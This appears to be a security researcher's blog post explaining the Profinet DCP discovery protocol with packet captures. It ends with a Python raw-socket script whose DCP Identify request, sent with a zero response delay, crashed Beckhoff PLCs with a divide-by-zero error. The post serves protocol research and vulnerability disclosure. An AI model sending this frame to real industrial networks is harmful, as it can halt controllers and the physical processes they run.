How I Shut Down a (Test) Factory with a Single Layer 2 Packet

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At Rapid7 Labs we are always on the look for new research topics and fields to stick our fingers in and play around with. Over the last few months I was able to dive deeper into the topic of Industrial Control Systems. During this research, I accidentally found a Denial of Service (DoS) bug in a Programmable Logic Controller (PLC) runtime which, if an attacker gains access to the network, would allow to crash all Beckhoff PLCs running the Profinet protocol stack.

Industrial applications and PLCs

Out of private interest on the topic—even before it became a research topic, I started looking at eBay for Beckhoff PLCs because I found them particularly interesting at the time. I was able to buy some used gear, mainly play around with EtherCAT and learn how an engineer would design and build an industrial process.


The PLCs are usually nothing more than some CPU with the usual components attached to it like RAM and Flash. They run a custom Real-Time operating system with a runtime on top, which implements features defined in IEC 61131 that specify the requirements for programmable logic controllers (different ways how to program them, aspects of functional safety and so on). They are used in industrial applications to control processes in plants or as controllers for machines like cutting- and milling-machines. Think of it as a fancy Arduino with industrial prices and weird programming languages that only an electrical engineer would know.

A PLC in itself is pretty useless on its own, though. Attached to it are usually all kinds of different sensors and actuators to read the current state of a process or to issue physical control commands. There are all kinds of sensors available for measuring pressures, temperatures, positions etc. Actuators are typically valves, motors etc. These different devices are attached to a PLC over so-called field-busses. A fieldbus runs through your plant or factory and connects all the little devices spread over it to the central PLC. They come in all colors and forms with different physical layers like fibers, ethernet, or something completely custom.

Beckhoff took an especially interesting approach to building a PLC: They run a standard Windows operating system (the version depends on the hardware - modern PLCs run Windows 7 Embedded Standard or Windows 10 LTSC) with custom kernel components which add a real-time capable scheduler to the Windows kernel. On top of that, they run the TwinCAT runtime which contains components that execute the compiled application code and processes input- and output-data over different fieldbus protocols.

The nice thing about these is that they support many of the mentioned field-busses. With the correct configuration of the PLCs, we can run Modbus, EtherNET/IP, Profinet etc. both as devices and controllers, which makes them very valuable if your goal is to figure out how all these fieldbus protocols work: Just configure them appropriately and let them talk to each other, sniff some traffic using Wireshark and look at it.


To declutter my desk, I built myself a little 3D-printed test stand with a bunch of DIN-Rails, on which my 2 PLCs, a power supply in the back and also a Wago Profinet bus coupler, which just adapts some simple digital Wago I/O terminals to the Profinet fieldbus, sit on.



The main research goal at Rapid7 Labs was to pick a few fieldbus protocols, check out how they work and figure out how to find and fingerprint devices which run these protocols on a network.

Profinet

Let’s take a closer look at Profinet. It is a fieldbus standard that is mainly supported by Siemens. Profinet uses a standard 100 MBit/s Ethernet physical layer which makes it easy to use common tools to sniff and analyze it. However it is not a single protocol. It is a whole suite.



The image above shows most of the usual OSI layers. Every green box is part of Profinet.

As already described, Profinet uses normal Ethernet, hence the physical layer and data link layer isn’t any different from a standard IEEE 802 ethernet network.

On top of this are a bunch of Profinet specific protocols. These are responsible for management tasks like Link redundancy (PN-MRP: ProfiNet-Media Redundancy Protocol) or time synchronization (PN-PTCP: ProfiNet-Precision Time Control Protocol).

PN-RTA and PN-RTC (ProfiNet-Real Time Protocol Acyclic/Cyclic) are used to exchange actual process data. This is data that is sent from one device to another which typically contains diagnostic data, a measurement value or a setpoint for a motor position etc.
Cyclic data is sent at fixed timed intervals whereas acyclic data is only sent when necessary.


PNIO-CM (ProfiNet I/O Context Management) on the top left corner is an exception to the other protocols. It is encapsulated in DCE RPC on top of UDP/IP. It is used to configure all the other protocols, establish connections to other devices and configure the layout of the data that is transmitted cyclically and acyclically.

The last missing protocol, PN-DCP (ProfiNet - Discovery and Configuration Protocol) is the one we will continue to work with in this blog post. As already said, we want to scan for devices on a network, so what better protocol is there for this task than a **Discovery Protocol**?

Profinet DCP

Initially when an engineer sets up a Profinet network, all devices are unconfigured. They don't have names or IP addresses assigned. The engineer can use DCP to find all devices and assign vital information like the station name and an IP address.

This procedure of course depends on the development environment you are using. In the TwinCAT engineering environment it looks like this:



Scan Devices

Stationname	MAC address	IP address	Subnet	Gateway	VendorID	DeviceID
cx5140	00:01:05:3C:94:17	192.168. 1. 7	255.255.255. 0	192.168. 1. 1	0x0120	0x0021
wago-750-375	00:30:DE:40:29:C7	192.168. 1. 8	255.255.255. 0	192.168. 1. 1	0x011D	0x02EE


Stationname: wago-750-375

IP configuration
IP address: 192 . 168 . 1 . 8
Subnet: 255 . 255 . 255 . 0
Gateway: 192 . 168 . 1 . 1
DHCP enable: [ ]

After a successful scan, the devices show up in this table with a bunch of information like the MAC address and a Vendor- and Product-ID which allows for easier identification of the discovered devices. This dialogue then allows configuration of a name of the device and information like the IP address, Subnet, and the Gateway needed for IP-based communication later.

The initial discovery of all these devices is exactly what we would want a scanner to do when we want to find Profinet devices on a network.

Let’s check out Wireshark and try to find out what exactly a query for the devices looks like on the wire:




```
No. Time         Source             Destination        Protocol  Length Info
  1 0.0000000… Beckhoff_2d:82:5f  PN-MC_00:00:00     PN-DCP        60 Ident Req, Xid:0x45, All
  2 0.0001477… WagoKont_40:29:c7  Beckhoff_2d:82:5f  PN-DCP       152 Ident Ok , Xid:0x45, NameOfStation:"wago-750-375", Dev-Options(16), DeviceVen
  3 0.0010852… Beckhoff_3c:94:17  Beckhoff_2d:82:5f  PN-DCP       148 Ident Ok , Xid:0x45, Dev-Options(10), DeviceVendorValue, NameOfStation:"cx514
```

```
› Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
› Ethernet II, Src: Beckhoff_2d:82:5f (00:01:05:2d:82:5f), Dst: PN-MC_00:00:00 (01:0e:cf:00:00:00)
› 802.1Q Virtual LAN, PRI: 0, DEI: 0, ID: 0
⌄ PROFINET acyclic Real-Time, ID:0xfefe, Len:  40
    FrameID: 0xfefe (Real-Time: DCP (Dynamic Configuration Protocol) identify multicast request)
⌄ PROFINET DCP, Ident Req, Xid:0x45, All
    ServiceID: Identify (5)
    ServiceType: Request (0)
    Xid: 0x00000045
    ResponseDelay: 1
    DCPDataLength: 4
  ⌄ Block: All/All
      Option: All Selector (255)
      Suboption: ALL Selector (255)
      DCPBlockLength: 0
```

```
0000  01 0e cf 00 00 00 00 01  05 2d 82 5f 81 00 00 00   ········ ·-· ····
0010  88 92 fe fe 05 00 00 00  00 45 00 01 00 04 ff ff   ········ ·E······
0020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0030  00 00 00 00 00 00 00 00  00 00 00 00               ········ ····
```

dcp_req_resp.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Expression…
dcp_req_resp.pcapng
Packets: 3 · Displayed: 3 (100.0%)
Profile: Default

A DCP frame consists of a standard Ethernet header and is sent to a special Profinet multicast MAC address. All the DCP frames itself contain a standard header and then one or more “blocks” afterwards which contain more data.



The **Frame ID** identifies what kind of frame this is. For any “Identify request” (see the next two fields) it needs to be set to 0xfefe, and for any “Identify response” to 0xfeff, according to the standard.


The following two fields **Service ID** and **Service Type** define the type of the request or response. In our case the Service ID is set to 5 and the Service Type to 0 which means this is an “Identify request”.

The **Xid** is a 32-bit random number which identifies this request. All responses need to contain the same ID for the receiver to figure out which request the just received response belongs to as there is no such thing as a connection on Ethernet Layer 2.

The **Response Delay** field is a bit more complicated: As DCP possibly queries all devices on the network at the same time, they would also send a reply more or less instantly and therefore at the same time. This would lead to a massive uptick in traffic and could lead to congestion which could disturb the exchange of critical process data between devices. To prevent this, this the **Response Delay** field can be used to define a time interval over which all the responses should be spread out. Valid values are from 1 to 6400 which means the spread can be minimum 10ms and maximum 64s. We will see later how a device calculates a time duration to delay the response it wants to send back by.


The **Data length** field describes the length of the following data blocks. In case of an “Identify request” there is only one block which contains a list of options that the response should include. These options can include the IP configuration, device manufacturer information, a configurable station name etc.

The full “Identify request” packet looks like this:



Every block in a DCP frame again starts with a standard header that describes, similarly to the **Service ID** and **Service Type** in the DCP frame header, what type of information this block contains. In this case the **Option** and **Suboption** field is set to 0xff which means we want to request all information from the devices we can get.

Let's see what the device response looks like:


dcp_req_resp.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
+

```
No. Time        Source             Destination        Protocol Length Info
  1 0.0000000… Beckhoff_2d:82:5f  PN-MC_00:00:00     PN-DCP       60 Ident Req, Xid:0x45, All
  2 0.0001477… WagoKont_40:29:c7  Beckhoff_2d:82:5f  PN-DCP      152 Ident Ok , Xid:0x45, NameOfStation:"wago-750-375", Dev-Options(16), DeviceVen
  3 0.0010852… Beckhoff_3c:94:17  Beckhoff_2d:82:5f  PN-DCP      148 Ident Ok , Xid:0x45, Dev-Options(10), DeviceVendorValue, NameOfStation:"cx514
```

```
› Frame 2: 152 bytes on wire (1216 bits), 152 bytes captured (1216 bits) on interface 0
› Ethernet II, Src: WagoKont_40:29:c7 (00:30:de:40:29:c7), Dst: Beckhoff_2d:82:5f (00:01:05:2d:82:5f)
› 802.1Q Virtual LAN, PRI: 0, DEI: 0, ID: 0
⌄ PROFINET acyclic Real-Time, ID:0xfeff, Len: 132
    FrameID: 0xfeff (Real-Time: DCP (Dynamic Configuration Protocol) identify response)
⌄ PROFINET DCP, Ident Ok , Xid:0x45, NameOfStation:"wago-750-375", Dev-Options(16), DeviceVendorValue, Dev-ID, Dev-Role, IP
    ServiceID: Identify (5)
    ServiceType: Response Success (1)
    Xid: 0x00000045
    Reserved: 0
    DCPDataLength: 122
  › Block: Device/NameOfStation, BlockInfo: Reserved, "wago-750-375"
  › Block: Device/Device Options, BlockInfo: Reserved, 16 options
  › Block: Device/Manufacturer specific, BlockInfo: Reserved, DeviceVendorValue: "WAGO-I/O-SYSTEM 750/753"
    Padding: 1 byte
  › Block: Device/Device ID, BlockInfo: Reserved, VendorID: 0x011d / DeviceID: 0x02ee
  › Block: Device/Device Role, BlockInfo: Reserved, IO-Device
  › Block: IP/IP, BlockInfo: IP set, IP: 192.168.1.8, Subnet: 255.255.255.0, Gateway: 192.168.1.1
```

```
0000  00 01 05 2d 82 5f 00 30  de 40 29 c7 81 00 00 00   ···-·_·0 ·@)·····
0010  88 92 fe ff 05 01 00 00  00 45 00 00 00 7a 02 02   ········ ·E···z··
0020  00 0e 00 00 77 61 67 6f  2d 37 35 30 2d 33 37 35   ····wago -750-375
0030  02 05 00 22 00 00 01 01  01 02 02 01 02 02 02 03   ···"···· ········
0040  02 04 02 05 02 06 03 3d  05 01 05 02 05 03 05 04   ·······= ········
```


dcp_req_resp.pcapng   Packets: 3 · Displayed: 3 (100.0%)   Profile: Default

The basic layout is the same that we saw in the "Identify request" view, with just minor changes in the DCP frame header: The **Frame ID** is set to 0xfeff, the **Service**

Type stays at 5 and **Service ID** is set to 1 to denote that we are replying to an "Identify request".

What's dramatically different are the following blocks after the header. They now contain all the information the device has to offer. We can use this to build an inventory of all Profinet devices on the network.

Here you can see the response with the first block containing the station name:


Block list start

0xfeff (Frame ID)	5 (Identify)	1 (Response Success)	12345678 (Same transaction ID)	0 (reserved)	x (x bytes following)	2 (Option: Device properties)	2 (Suboption: Station Name)	14 (14 bytes following)	0 (reserved)	"wago-750 -375"	...

Building a scanner

Now that we know how DCP works and what we need to do to scan for devices on the network, we can start writing a very simple proof of concept script to see if it works. At the time I did that, I wrote this simple python script which assembles a DCP "Identify request" frame and sends it using a raw socket:

```
#!/usr/bin/env python3

from socket import *
from fcntl import ioctl
from struct import pack
import sys
```


```
interface = "enp8s0"

def get_mac(ifname):
    s = socket(AF_INET, SOCK_DGRAM)
    info = ioctl(s.fileno(), 0x8927,  pack('256s',
bytes(ifname[:15], "ascii")))
    return info[18:24]

# open a raw socket
s = socket(AF_PACKET, SOCK_RAW)
s.bind((interface, 3))

src_mac = get_mac(interface)

#Ethernet Header
packet =  b'\x01\x0e\xcf\x00\x00\x00'   #DST MAC
packet += src_mac                       #SRC MAC
packet += b'\x88\x92'                   #ether type
```

```
#PNDCP header
packet += b'\xfe\xfe'                       #frame id
packet += b'\x05'                           #service id - 5 = IDENTIFY
packet += b'\x00'                           #service type - 0 = REQUEST
packet += b'\x00\x00\x00\x01'               #transcation ID
packet += b'\x00\x00'                       #ResponseDelay - 0
packet += b'\x00\x04'                       #following block length

#block
packet += b'\xff'                           #option ALL
packet += b'\xff'                           #suboption ALL
packet += b'\x00\x00'                       #following length

#print(bytes(packet))
s.send(bytes(packet))
```

At the time I wrote the script, I didn't exactly know how the **Response Delay** field worked, so I set it to 0 and thought that I would figure that out later. When I tried the script, however, I didn't receive a response in Wireshark.

What I noticed was that my PLC program, which implemented a binary counter, stopped and the LEDs it controlled stopped blinking. Also the development environment lost the connection to all of the Beckhoff PLCs.

When I logged into the desktops of one of them, I was greeted with this sight:



```
Exception 'Integer divide by zero' in module
'' (?)
Offset=0xb369c7d9

Code P1:0x10 P2:0xfffff804b369c7d9 P3:0xfffff804b369c7d9

Stack:
0xfffff804b369c7d9
0x0000000000000000
0x0000000000000000
0x0000000000000000
```

